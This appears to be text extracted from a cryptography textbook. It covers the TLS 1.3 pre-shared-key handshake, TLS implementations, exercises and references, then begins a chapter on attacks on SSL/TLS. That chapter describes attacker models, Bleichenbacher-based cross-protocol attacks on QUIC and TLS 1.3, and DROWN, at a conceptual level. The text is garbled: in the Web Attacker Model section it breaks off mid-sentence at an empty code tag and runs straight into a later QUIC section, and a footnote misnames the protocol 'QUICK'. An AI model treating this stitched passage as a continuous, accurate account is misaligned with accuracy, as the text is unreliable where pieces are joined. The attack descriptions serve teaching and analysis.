


Fig. 11.8 TLS 1.3 PSK handshake according to RFC 8446.

TLS 1.2 and its predecessors specify two fundamentally different handshakes based on *pre-shared keys*. The first is TLS Session Resumption (section 10.7), which offers the possibility to quickly derive new key material from an existing MasterSecret and newly exchanged nonces. The second handshake is an adaptation of the 2-RTT handshake scheme for pre-shared keys but is not part of the main standard – it is described in a separate RFC [21].

In TLS 1.3, both types were combined into a new PSK cipher suite family. The 1.5 RTT scheme of Session Resumption fits perfectly with the layout of the TLS 1.3 handshake, and the ability to manually configure pre-shared keys has been added. The new PSK handshake also offers new features that make it attractive (Figure 11.8):

- **Perfect Forward Secrecy:** The new PSK handshake optionally may include ephemeral DHKE. If this option is chosen, only mutual authentication is solely based on the pre-shared key k_{CS} . All key material derived from Phase 2 (Handshake Secret) is additionally based on a fresh DH value, thus achieving PFS.
- **Automatic update of the PSK:** At the end of each TLS 1.3 handshake, and thus also at the end of each PSK handshake, a new resumption_master_secret k_{CS}^{new} is derived, and a reference $id^{k_{CS}^{new}}$ is transmitted to the client in the *New Session Ticket Message* (NSTM). Thus the PSK is constantly updated, in contrast to the static TLS 1.2 MasterSecret reused in all subsequent TLS session resumption handshakes.
- **0-RTT handshake:** Encrypted application data can already be sent with the first message of the handshake, i.e. with the ClientHello message, using the client_early_traffic_secret tk_{data}^0 . However, such 0-RTT ciphertexts may be subject to replay attacks.

11.6 Important implementations

Important TLS implementations are listed in Figure 11.9. Besides these implementations, TLS is available in almost every programming language (e.g. <https://github.com/mirleft/ocaml-tls>, <https://github.com/ctz/rustls>, <https://pypi.org/project/pyOpenSSL/>), and from major appliance manufacturers such as F5, Cisco, Sonicwall and Certicom.

11.7 Conclusion

SSL/TLS has long been the most stable and best-maintained Internet cryptography standard. The IETF has proactively adopted the new versions 1.1 and 1.2. Fortunately, attacks like BEAST, POODLE, and DROWN (chapter 12) could always be fixed

Name	Further Information
OpenSSL	https://www.openssl.org/
BoringSSL	https://boringssl.googlesource.com/boringssl/
LibreSSL	https://www.libressl.org/
mbed TLS	https://tls.mbed.org/
Botan	https://botan.randombit.net/
Bouncy Castle	https://www.bouncycastle.org/
JSSE	https://docs.oracle.com/javase/8/docs/technotes/guides/security/jsse/JSSERefGuide.html
GnuTLS	https://www.gnutls.org/
BearSSL	https://bearssl.org/
NSS	https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS
Schannel	https://docs.microsoft.com/en-us/windows/desktop/secauthn/secure-channel
MatrixSSL	https://github.com/matrixssl/matrixssl
wolfSSL	https://www.wolfssl.com/
s2n	https://github.com/aws-labs/s2n

Fig. 11.9 Important TLS implementations.

relatively quickly by switching to these new versions and by deactivating old versions. The basic design remained the same for a long time.

The flood of variants of the Padding-Oracle attack on the MAC-then-PAD-then-ENCRYPT paradigm of the record layer, the persistence of Bleichenbacher-like attacks on TLS-RSA, and new performance requirements of the major Internet platforms made a redesign necessary, and with TLS 1.3 (which should be called TLS 2.0) a big step into the future of network security has now been taken.

Related Work

SSL 2.0 Since it was so short-lived, no detailed security analysis of SSL 2.0 was performed. The best reference on known weaknesses is [42]. A posthumous analysis, long after SSL 2.0 was prohibited [41], was performed during the preparations for the DROWN attack [3].

SSL 3.0 The first security analysis was performed on version 3.0 [42]: the authors used their knowledge of cryptographic attacks to scrutinize the specification. Dolev-Yao-based analyses followed: In [33], a series of simpler protocols that approximate SSL 3.0 are model-checked. Model-checking was also applied in [13]. In [40], a logic-based approach was chosen for the analysis.

TLS 1.0 and TLS 1.1 Since the blueprint for SSL/TLS did not significantly change from SSL 3.0 to TLS 1.2, new insights into the different versions were mainly achieved through the novel attacks described in chapter 12. So related work on these

two versions was already discussed in the previous section, for our reference version 1.2.

TLS 1.3 The situation changes entirely with the significant changes introduced in TLS 1.3. Standardization took a long time, from April 2014 until August 2018, and was accompanied by many academic publications scrutinizing the design at different stages. Please note that these analyses may not match the final specification.

The TLS 1.3 record layer was analyzed in [16] and [4]. Its AES-GCM mode was closely examined in [6].

Early-stage candidate versions were analyzed in [19]. The same authors updated the analysis to draft-10 candidates [20]. Key confirmation as one of the desirable properties of an authenticated key exchange protocol was formalized in [23] and applied to the draft version of TLS 1.3.

An early design for the 0-RTT handshake of TLS 1.3 was shown to be vulnerable in [26], and consequently, this design was abandoned. This work received the “Best Contribution to the IETF” award <https://www.ietfjournal.org/tron-workshop-connects-ietf-tls-engineers-and-security-researchers/>. The 0-RTT handshake was further analyzed in [1, 15, 22].

Using the Tamarin theorem prover, a Dolev-Yao style analysis was applied to TLS 1.3 in [15]. It was later extended in [14]. A dual approach to analyze a formal specification and to generate executable code from this specification was taken in [16, 8].

Novel design ideas for the TLS 1.3 handshake were proposed in [30].

Different paths in the analysis of TLS 1.3 were explored in [27, 31, 37], [10, 12, 11, 39].

Problems

11.1 Handshake SSL 2.0

(a) Identify the challenge-and-response subprotocol in the SSL 2.0 handshake. How does the server authenticate itself? (b) Could the handshake be strengthened if a modern hash function was used instead of MD5?

11.2 Handshake SSL 2.0

Your goal is to impersonate an SSL 2.0 server S towards a client who supports export ciphersuites. Suppose that you can manipulate the DNS to redirect all traffic destined for S to your server A .

- (a) Which information do you need from S before starting the attack? How can you get this information?
- (b) Is it necessary that S also supports export ciphersuites? (c) Which information do you need to be able to perform an exhaustive key search? How would you implement this? (d) Please sketch the full attack.

11.3 Cryptographic Export regulations

Please do a web search on the export regulations that were in place during the Clinton administration.

11.4 Padding in TLS 1.0

Suppose you use AES-128 in CBC mode and HMAC-SHA1 on a 100-byte plaintext. Which value do the padding bytes have?

11.5 PRF function in TLS 1.0

Suppose the two PRF functions P_MD5 and P_SHA1 would each be iterated precisely five times, and you could get access to the resulting pseudorandom bit stream. Suppose further that secret was only 128 bit. Can you sketch an exhaustive key search attack on secret of complexity 2^{64} ?

11.6 TLS 1.3

Why can the Certificate message in TLS 1.3 be encrypted, and why is this impossible in TLS 1.2?

11.7 TLS 1.3 0RTT

In Figure 11.8, the client and server do not share a common key before the handshake starts. How is it possible for the client to send encrypted data along with the ClientHello message?

References

1. Aviram, N., Gellert, K., Jager, T.: Session resumption protocols and efficient forward security for TLS 1.3 0-RTT. In: Y. Ishai, V. Rijmen (eds.) *Advances in Cryptology – EUROCRYPT 2019, Part II, Lecture Notes in Computer Science*, vol. 11477, pp. 117–150. Springer, Heidelberg, Germany, Darmstadt, Germany (2019). DOI 10.1007/978-3-030-17656-3_5
2. Aviram, N., Schinzel, S., Somorovsky, J., Heninger, N., Dankel, M., Steube, J., Valenta, L., Adrian, D., Halderman, J.A., Dukhovni, V., Käsper, E., Cohney, S., Engels, S., Paar, C., Shavitt, Y.: DROWN: Breaking TLS using SSLv2. In: T. Holz, S. Savage (eds.) *USENIX Security 2016: 25th USENIX Security Symposium*, pp. 689–706. USENIX Association, Austin, TX, USA (2016)
3. Aviram, N., Schinzel, S., Somorovsky, J., Heninger, N., Dankel, M., Steube, J., Valenta, L., Adrian, D., Halderman, J.A., Dukhovni, V., Käsper, E., Cohney, S., Engels, S., Paar, C., Shavitt, Y.: DROWN: breaking TLS using sslv2. In: 25th USENIX Security Symposium, USENIX Security 16, Austin, TX, USA, August 10-12, 2016., pp. 689–706 (2016). URL <https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/aviram>
4. Badertscher, C., Matt, C., Maurer, U., Rogaway, P., Tackmann, B.: Augmented secure channels and the goal of the TLS 1.3 record layer. In: M.H. Au, A. Miyaji (eds.) *ProvSec 2015: 9th International Conference on Provable Security, Lecture Notes in Computer Science*, vol. 9451, pp. 85–104. Springer, Heidelberg, Germany, Kanazawa, Japan (2015). DOI 10.1007/978-3-319-26059-4_5
5. Barnes, R., Thomson, M., Pironti, A., Langley, A.: Deprecating Secure Sockets Layer Version 3.0. RFC 7568 (Proposed Standard) (2015). DOI 10.17487/RFC7568. URL <https://www.rfc-editor.org/rfc/rfc7568.txt>. Updated by RFC 8996

6. Bellare, M., Tackmann, B.: The multi-user security of authenticated encryption: AES-GCM in TLS 1.3. In: M. Robshaw, J. Katz (eds.) *Advances in Cryptology – CRYPTO 2016, Part I, Lecture Notes in Computer Science*, vol. 9814, pp. 247–276. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2016). DOI 10.1007/978-3-662-53018-4_10
7. Benaloh, J., Lampson, B., Simon, D., Spies, T., Yee, B.: The Private Communication Technology (PCT) Protocol (Internet Draft). <http://tools.ietf.org/html/draft-benaloh-pct-00> (1995). URL <http://tools.ietf.org/html/draft-benaloh-pct-00>
8. Bhargavan, K., Blanchet, B., Kobeissi, N.: Verified models and reference implementations for the TLS 1.3 standard candidate. In: 2017 IEEE Symposium on Security and Privacy, pp. 483–502. IEEE Computer Society Press, San Jose, CA, USA (2017). DOI 10.1109/SP.2017.26
9. Biham, E., Biryukov, A., Shamir, A.: Cryptanalysis of skipjack reduced to 31 rounds using impossible differentials. In: International Conference on the Theory and Applications of Cryptographic Techniques, pp. 12–23. Springer (1999)
10. Blanchet, B.: Composition theorems for CryptoVerif and application to TLS 1.3. In: S. Chong, S. Delaune (eds.) *CSF 2018: IEEE 31st Computer Security Foundations Symposium*, pp. 16–30. IEEE Computer Society Press, Oxford, UK (2018). DOI 10.1109/CSF2018.00009
11. Brendel, J., Fischlin, M., Günther, F.: Breakdown resilience of key exchange protocols: NewHope, TLS 1.3, and hybrids. In: K. Sako, S. Schneider, P.Y.A. Ryan (eds.) *ESORICS 2019: 24th European Symposium on Research in Computer Security, Part II, Lecture Notes in Computer Science*, vol. 11736, pp. 521–541. Springer, Heidelberg, Germany, Luxembourg (2019). DOI 10.1007/978-3-030-29962-0_25
12. Chen, S., Jero, S., Jagielski, M., Boldyreva, A., Nita-Rotaru, C.: Secure communication channel establishment: TLS 1.3 (over TCP fast open) vs. QUIC. In: K. Sako, S. Schneider, P.Y.A. Ryan (eds.) *ESORICS 2019: 24th European Symposium on Research in Computer Security, Part I, Lecture Notes in Computer Science*, vol. 11735, pp. 404–426. Springer, Heidelberg, Germany, Luxembourg (2019). DOI 10.1007/978-3-030-29959-0_20
13. Cheng, Y., Kang, W., Xiao, M.: Model checking of ssl 3.0 protocol based on spin. In: 2010 2nd International Conference on Industrial and Information Systems, vol. 2, pp. 401–403. IEEE (2010)
14. Cremers, C., Horvat, M., Hoyland, J., Scott, S., van der Merwe, T.: A comprehensive symbolic analysis of TLS 1.3. In: B.M. Thuraisingham, D. Evans, T. Malkin, D. Xu (eds.) *ACM CCS 2017: 24th Conference on Computer and Communications Security*, pp. 1773–1788. ACM Press, Dallas, TX, USA (2017). DOI 10.1145/3133956.3134063
15. Cremers, C., Horvat, M., Scott, S., van der Merwe, T.: Automated analysis and verification of TLS 1.3: 0-RTT, resumption and delayed authentication. In: 2016 IEEE Symposium on Security and Privacy, pp. 470–485. IEEE Computer Society Press, San Jose, CA, USA (2016). DOI 10.1109/SP.2016.35
16. Delignat-Lavaud, A., Fournet, C., Kohlweiss, M., Protzenko, J., Rastogi, A., Swamy, N., Zanella-Béguelin, S., Bhargavan, K., Pan, J., Zinzindohoue, J.K.: Implementing and proving the TLS 1.3 record layer. In: 2017 IEEE Symposium on Security and Privacy, pp. 463–482. IEEE Computer Society Press, San Jose, CA, USA (2017). DOI 10.1109/SP.2017.58
17. Dierks, T., Allen, C.: The TLS Protocol Version 1.0. RFC 2246 (Proposed Standard) (1999). URL <http://www.ietf.org/rfc/rfc2246.txt>
18. Dierks, T., Rescorla, E.: The Transport Layer Security (TLS) Protocol Version 1.1. RFC 4346 (Proposed Standard) (2006). URL <http://www.ietf.org/rfc/rfc4346.txt>
19. Dowling, B., Fischlin, M., Günther, F., Stebila, D.: A cryptographic analysis of the TLS 1.3 handshake protocol candidates. In: I. Ray, N. Li, C. Kruegel (eds.) *ACM CCS 2015: 22nd Conference on Computer and Communications Security*, pp. 1197–1210. ACM Press, Denver, CO, USA (2015). DOI 10.1145/2810103.2813653
20. Dowling, B., Fischlin, M., Günther, F., Stebila, D.: A cryptographic analysis of the TLS 1.3 draft-10 full and pre-shared key handshake protocol. Cryptology ePrint Archive, Report 2016/081 (2016). <https://eprint.iacr.org/2016/081>
21. Eronen (Ed.), P., Tschofenig (Ed.), H.: Pre-Shared Key Ciphersuites for Transport Layer Security (TLS). RFC 4279 (Proposed Standard) (2005). DOI 10.17487/RFC4279. URL <https://www.rfc-editor.org/rfc/rfc4279.txt>. Updated by RFC 8996

22. Fischlin, M., Günther, F.: Replay attacks on zero round-trip time: The case of the TLS 1.3 handshake candidates. In: 2017 IEEE European Symposium on Security and Privacy, EuroS&P 2017, Paris, France, April 26-28, 2017, pp. 60–75. IEEE (2017). DOI 10.1109/EuroSP.2017.18. URL <https://doi.org/10.1109/EuroSP.2017.18>
23. Fischlin, M., Günther, F., Schmidt, B., Warinschi, B.: Key confirmation in key exchange: A formal treatment and implications for TLS 1.3. In: 2016 IEEE Symposium on Security and Privacy, pp. 452–469. IEEE Computer Society Press, San Jose, CA, USA (2016). DOI 10.1109/SP.2016.34
24. Freier, A., Karlton, P., Kocher, P.: The Secure Sockets Layer (SSL) Protocol Version 3.0. RFC 6101 (Historic) (2011). DOI 10.17487/RFC6101. URL <https://www.rfc-editor.org/rfc/rfc6101.txt>
25. Hickman, K.: The SSL Protocol. Internet Draft, <http://tools.ietf.org/html/draft-hickman-netscape-ssl-00.txt> (1995). URL <http://tools.ietf.org/html/draft-hickman-netscape-ssl-00.txt>
26. Jager, T., Schwenk, J., Somorovsky, J.: On the security of TLS 1.3 and QUIC against weaknesses in PKCS#1 v1.5 encryption. In: I. Ray, N. Li, C. Kruegel (eds.) ACM CCS 2015: 22nd Conference on Computer and Communications Security, pp. 1185–1196. ACM Press, Denver, CO, USA (2015). DOI 10.1145/2810103.2813657
27. Kohlweiss, M., Maurer, U., Onete, C., Tackmann, B., Venturi, D.: (De-)constructing TLS 1.3. In: A. Biryukov, V. Goyal (eds.) Progress in Cryptology - INDOCRYPT 2015: 16th International Conference in Cryptology in India, *Lecture Notes in Computer Science*, vol. 9462, pp. 85–102. Springer, Heidelberg, Germany, Bangalore, India (2015). DOI 10.1007/978-3-319-26617-6_5
28. Krawczyk, H., Bellare, M., Canetti, R.: HMAC: Keyed-Hashing for Message Authentication. RFC 2104 (Informational) (1997). DOI 10.17487/RFC2104. URL <https://www.rfc-editor.org/rfc/rfc2104.txt>. Updated by RFC 6151
29. Krawczyk, H., Eronen, P.: HMAC-based Extract-and-Expand Key Derivation Function (HKDF). RFC 5869 (Informational) (2010). DOI 10.17487/RFC5869. URL <https://www.rfc-editor.org/rfc/rfc5869.txt>
30. Krawczyk, H., Wee, H.: The OPTLS protocol and TLS 1.3. In: IEEE European Symposium on Security and Privacy, EuroS&P 2016, Saarbrücken, Germany, March 21-24, 2016, pp. 81–96. IEEE (2016). DOI 10.1109/EuroSP.2016.18. URL <https://doi.org/10.1109/EuroSP.2016.18>
31. Li, X., Xu, J., Zhang, Z., Feng, D., Hu, H.: Multiple handshakes security of TLS 1.3 candidates. In: 2016 IEEE Symposium on Security and Privacy, pp. 486–505. IEEE Computer Society Press, San Jose, CA, USA (2016). DOI 10.1109/SP.2016.36
32. McGrew, D.: An Interface and Algorithms for Authenticated Encryption. RFC 5116 (Proposed Standard) (2008). DOI 10.17487/RFC5116. URL <https://www.rfc-editor.org/rfc/rfc5116.txt>
33. Mitchell, J.C., Shmatikov, V., Stern, U.: Finite-state analysis of SSL 3.0. In: A.D. Rubin (ed.) Proceedings of the 7th USENIX Security Symposium, San Antonio, TX, USA, January 26-29, 1998. USENIX Association (1998). URL <https://www.usenix.org/conference/7th-usenix-security-symposium/finite-state-analysis-ssl-30>
34. Moeller, B.: Security of cbc ciphersuites in ssl/tls: Problems and countermeasures. <http://www.openssl.org/~bodo/tls-cbc.txt> (2004)
35. Moriarty, K., Farrell, S.: Deprecating TLS 1.0 and TLS 1.1. RFC 8996 (Best Current Practice) (2021). DOI 10.17487/RFC8996. URL <https://www.rfc-editor.org/rfc/rfc8996.txt>
36. NIST: Skipjack and kea algorithm specifications. <https://csrc.nist.gov/CSRC/media//Projects/Cryptographic-Algorithm-Validation-Program/documents/skipjack/skipjack.pdf> (1998)
37. Patton, C., Shrimpton, T.: Partially specified channels: The TLS 1.3 record layer without elision. In: D. Lie, M. Mannan, M. Backes, X. Wang (eds.) ACM CCS 2018: 25th Conference on Computer and Communications Security, pp. 1415–1428. ACM Press, Toronto, ON, Canada (2018). DOI 10.1145/3243734.3243789

38. Rescorla, E.: The Transport Layer Security (TLS) Protocol Version 1.3. RFC 8446 (Proposed Standard) (2018). DOI 10.17487/RFC8446. URL <https://www.rfc-editor.org/rfc/rfc8446.txt>
39. Sikeridis, D., Kampanakis, P., Devetsikiotis, M.: Post-quantum authentication in TLS 1.3: A performance study. In: ISOC Network and Distributed System Security Symposium – NDSS 2020. The Internet Society, San Diego, CA, USA (2020)
40. Song, Z., Qing, S.: Applying ncp logic to the analysis of ssl 3.0. In: International Conference on Information and Communications Security, pp. 155–166. Springer (2001)
41. Turner, S., Polk, T.: Prohibiting Secure Sockets Layer (SSL) Version 2.0. RFC 6176 (Proposed Standard) (2011). DOI 10.17487/RFC6176. URL <https://www.rfc-editor.org/rfc/rfc6176.txt>. Updated by RFC 8996
42. Wagner, D., Schneier, B.: Analysis of the SSL 3.0 protocol. The Second USENIX Workshop on Electronic Commerce Proceedings (1996)



Chapter 12

Attacks on SSL and TLS

Abstract Many attacks on TLS have been published exploiting vulnerabilities in implementations or the specification. These attacks target different data sets that should be protected by cryptography: the plaintext of a TLS record, the PremasterSecret, the MasterSecret, or even the private key of the server. In this chapter, attacks are classified according to these targets and the basic attack technique used. None of the described attacks did break TLS completely, so they should not be considered as a weakness of TLS but rather as an indication of the growing understanding of TLS in the research community.




Fig. 12.1 Targets of published cryptographic attacks on SSL/TLS.

12.1 Overview

During its more than 20-year history, attacks on TLS have been published with increasing frequency over the last twelve years. The best-known attacks exploit

cryptographic weaknesses and target specific parameters of an existing TLS connection. They are based on the fact that TLS clients or servers may unintentionally *help* break the cryptography – they may disclose specific parameters that depend on the secret cryptographic values (plaintext, session key, private key). Attacks on TLS can be divided into three main categories according to their respective attack targets (see Figure 12.1)

- **Attacks on the Record Layer:** In recent years, a large number of attacks have been reported in which different strategies were used to decrypt *parts of the ciphertext*, e.g., a *session cookie*. Attacks like BEAST, CRIME, Lucky13, or POODLE are based on a better understanding of TLS record layer encryption.
- **Attacks on the session key:** The well-known Bleichenbacher attack is the oldest example in this category. Measurable differences between PKCS#1 compliant and non-compliant ciphertexts during RSA decryption (e.g., error messages or timing behavior) are exploited to calculate the PremasterSecret and thus the *session key k*. More recent variants of this attack include DROWN and ROBOT.
- **Attacks on the server private key:** Attacks as different as Heartbleed and small subgroup attacks can be summarized here.

Besides these attacks on the *cryptography* of TLS, there are other attacks on the *functionality* of TLS. These include, among others:

- **Attacks on certificates and the TLS-PKI:** Time and again, incorrectly issued or forged TLS certificates are discovered. In most of these cases, the certificate issuing process at some CA was hacked. For this reason, browser manufacturers have started to make certificate validation simpler, stricter, and less error-prone, or even completely omit it (HTTP Public Key Pinning, HPKP)
- **Attacks on the graphical user interface (GUI) of the browser:** Deficits in the presentation of server authentication to the user have become apparent in phishing attacks on online banking since 2004. These deficits still exist; a current example of an attack that exploits these issues is SSLStrip.
- **Attacks on HTTPS:** TLS should also protect the authenticity of HTTP requests. However, attacks on TLS renegotiation and the Triple Handshake Attack show that this goal may not be achieved in certain scenarios.

12.2 Attacker Models

Simple attacker models have already been introduced in chapter 2 to define the security of cryptographic primitives. For TLS, there are several more complex attacker models. In this section, we introduce two of these models.

12.2.1 Web Attacker Model

The *Web Attacker Model* [5] is a realistic, *weak* attacker model – an attacker only has limited, realistic capabilities. Therefore, attacks that work in this model are *strong* and can easily be implemented in practice.




Fig. 12.2 Web Attacker Model.

In the Web Attacker Model (Figure 12.2), the attacker can set up servers (web servers, DNS servers, SMTP servers) on the Internet where he has root privileges. Moreover, he can send arbitrary messages to publicly accessible servers and lure victims to his malicious website:

- From his or her Web page, the attacker can deliver arbitrary JavaScript code executed in the victim's browser. This *man-in-the-browser* can communicate with the attacker and send messages of its own choice (chosen plaintexts) to the TLS server. While the Same Origin Policy blocks direct access by the man-in-the-browser to the victim's secret data (e.g., credit card numbers entered into a web page), the JavaScript API provides many side channels exploited in various attacks described below.
- The attackers' messages to the server need not be valid with respect to the protocol specifications. Instead, the attacker may send arbitrary faulty messages and infer the servers' secret cryptographic parameters from the servers' behavior while processing these faulty messages.

There are several ways in which the man-in-the-browser can automatically send messages via TLS without any human intervention. The classical way is to embed a `` tag into the malicious web page where the `src` attribute points to a, possibly invalid, URL of the TLS server: `1</sup> was first presented by Google at IETF 88 in 2013 as a replacement for TLS. It was supposed to reduce the latency when establishing encrypted connections significantly. QUIC is described in detail in [55] and [41].




Fig. 12.31 Simplified representation of the QUIC protocol.

Figure 12.31 gives an overview of the QUIC protocol:

- When the first connection is established between client and server, the connect phase is performed. Configuration parameters are negotiated, and with the ServerConfig message, the server stores a DH-Share $S = g^s$ at the client. The server signs this ServerConfig message, and it contains only data generated by the server.
- Afterwards and for all subsequent QUIC handshakes, only the repeat phase is performed. In the FullClientHello message, the client references the stored ServerConfig message by including n_S and sends its nonce n_C and its own ephemeral DH share $X = g^x$. The client can already encrypt messages to the server. The encryption key k_1 is derived from $DH(S, X) = g^{sx}$.
- In the ServerHello message, the server replies with an ephemeral DH share $Y = g^y$. The key k_2 is now used to encrypt all subsequent messages. This key is derived from $DH(X, Y) = g^{xy}$; therefore, Perfect Forward Secrecy is achieved here.

The TLS cross-protocol attack on QUIC described in [48] assumes that QUIC and TLS share an RSA key pair in a key reuse scenario and that a Bleichenbacher oracle is exposed in the TLS-RSA implementation. With the help of this Bleichenbacher oracle, an adversary can now compute a digital signature over a ServerConfig record selected by the adversary, as described in section 12.6.5. Since this record contains only values selected by the server, as specified above, the attacker can also choose these values, especially the validity period. Therefore, after forging the signature with the Bleichenbacher oracle, he can impersonate the server in the QUIC protocol.

¹ Please note that today the abbreviation QUICK is used for a UDP-based protocol which integrates TLS 1.3 (RFC 9000).

12.8.3 TLS 1.2 and TLS 1.3

One of the most far-reaching decisions of the IETF was to ban all TLS-RSA cipher suites from TLS 1.3. Bleichenbacher oracles and the associated vulnerabilities should thus be something from the past.




Fig. 12.32 Cross-Protocol-Man-in-the-Middle Attack of TLS-RSA on TLS 1.3.

However, since every new TLS version is initially used in parallel with older versions, the security gain is not quite so straightforward. In Figure 12.32, a man-in-the-middle attack scenario is presented, which allows an attacker to pretend to be a legitimate server, even against a client that only supports TLS 1.3. The only requirement is that the server still supports TLS-RSA with a certificate that can also be used to verify digital signatures. A key-reuse scenario where TLS-RSA and TLS 1.3 use the same RSA key pair is *not* required.

1. The attacker waits for a **ClientHello** message to be intercepted. He can reply to this message with all messages that do not yet require server authentication: **ServerHello**, **ServerKeyShare**, and **Certificate**. The server certificate was recorded during a normal TLS RSA handshake. The attacker sends these messages in a way that keeps the TCP connection open as long as possible.
2. Now, the attacker performs a Bleichenbacher attack against the oracle in the TLS RSA implementation. He starts several TLS-RSA handshakes and sends modified **ClientKeyExchange** packets. Using the Bleichenbacher oracle, he computes a digital signature for the **CertificateVerify** message in the TLS 1.3 handshake, as described in subsection 12.6.5.
3. If the attacker completes this signature computation before the client closes the TCP connection, the attack is successful.

This attack was described in [48], along with a practical evaluation. It demonstrates how difficult it is to distinguish different protocols when the same trust

infrastructure is used in the background. In X.509 certificates, there is no way to limit the scope of a certificate to only one protocol version or one protocol. Therefore, this attack would also work if different key pairs were used for TLS-RSA and TLS 1.3, and the same applies to the cross-protocol attack TLS-RSA/QUIC described in the previous section.

12.8.4 TLS and IPsec

The Bleichenbacher oracles described in section 8.9.3 are difficult to exploit for IPsec IKE. Strict timeouts must be considered, and an attacker must act as an active man-in-the-middle.

In a key-reuse scenario, where IPsec IKE and TLS share an RSA key pair, the attacker is in a very convenient position. He only needs to passively record the TLS session once. He can then decrypt the recorded ClientKeyExchange message in the Web Attacker Model, in which he does not need MitM privileges, using the Bleichenbacher oracle in IKEv1. He can take his time to do this, as there are no timeouts to consider, and can thus possibly stay under the radar of intrusion detection systems.

12.8.5 DROWN

SSL 2.0 (section 11.1) is insecure and should no longer be used – this has been known since the late 1990s. Nevertheless, SSL 2.0 was still used in niche applications, and key reuse with current TLS versions was the rule. This fact was exploited for the DROWN attack [8] – the known weaknesses of SSL 2.0 were used to decrypt TLS 1.2 sessions.

